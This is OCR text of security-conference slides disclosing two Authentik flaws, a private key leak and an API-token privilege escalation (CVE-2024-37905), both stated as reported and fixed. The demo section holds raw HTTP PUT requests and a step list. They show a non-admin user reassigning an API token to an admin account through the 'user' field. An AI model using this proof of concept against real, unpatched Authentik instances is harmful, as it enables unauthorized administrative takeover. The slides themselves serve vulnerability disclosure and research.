
- Reported the (private key - info leak) issue to the Authentik security team
  - Confirmed, assigned CVE-2024-42490, and fixed.

Authentik Privilege Escalation (CVE-2024-37905) & Demo

Part 2 - Agenda


- Part 1 - Keycloak Research & Web Race-Conditions
- Part 2 - Authentik Research & ORM Leaks
  - Technical Background (Object Relational Mappers)
  - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
  - **Privilege Escalation (CVE-2024-37905) & Demo**

Login As A Non-Admin User




Login Page

User Settings - Tokens




Settings-> Tokens management Page

Create Demo Token




Create Demo Token

Copy API Key, Edit ??



API Token Copy & Edit

Edit (Update) Token



Token Edit -> Update (expiration)


LET’S INSPECT THE TOKEN UPDATE REQUEST

Token Update Request - An Interesting Response

Request

Pretty Raw Hex


```
PUT /api/v3/core/tokens/User-Token/ HTTP/1.1
Host: authentik.m2a.local
Cookie: authentik_csrf=RODgTnubIvTXlKz2B4a7EKOXNi2orbgf;
Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/json
X-Authentik-Csrf: RODgTnubIvTXlKz2B4a7EKOXNi2orbgf
Origin: https://authentik.m2a.local
Referer: https://authentik.m2a.local/if/user/

{
    "identifier":"User-Token",
    "intent":"api",
    "description":"test1"
}
```

Response

Pretty Raw Hex Render Grep

```
HTTP/1.1 200 OK
Allow: GET, PUT, PATCH, DELETE, HEAD, OPTIONS
Content-Length: 1164

{
    "pk":"ddebd04f-a321-4aa2-8300-412b24f4885f",
    "managed":null,
    "identifier":"User-Token",
    "intent":"api",
    "user":7,
    "user_obj":{
        "pk":7,
        "username":"m2a",
        "name":"M2A",
        "is_active":true,
        "last_login":"2024-09-05T11:12:30.014004Z",
        "is_superuser":false,
        "groups":[
```

Update-token request


WHAT IF WE TRY TO UPDATE THE USER?

What if we try to update the user?

Request

Pretty Raw Hex Hackvertor


```
1  PUT /api/v3/core/tokens/user_token_poc_v4/ HTTP/1.1
2  Host: authentik.m2a.local

8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
   Safari/537.36
10 Content-Length: 77
11
12 {
       "identifier":"user_token_poc_v4",
       "intent":"api",
13     "user":6,
       "description":""
   }
```


(PUT) Update-token user property

Authentik Demo – API Token Privilege escalation


1. log in as a regular (non-admin) user
2. Create an API Token
3. Request the API key (view_key)
4. Using API key query “version” API
5. Update Token ({user:6})

Authentik Demo – API Token Privilege escalation





Login using non-admin user


WE HAVE AN (ADMIN) API KEY => FULL CONTROL OF THE SYSTEM!

CVE-2024-37905 - Privilege Escalation - Summary

- Reported the issue to the Authentik team
  - Confirmed, assigned CVE-2024-37905, and fixed.

Read more at our blog post

"Let's Be Authentik: You Can't Always Leak ORMs"

https://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms

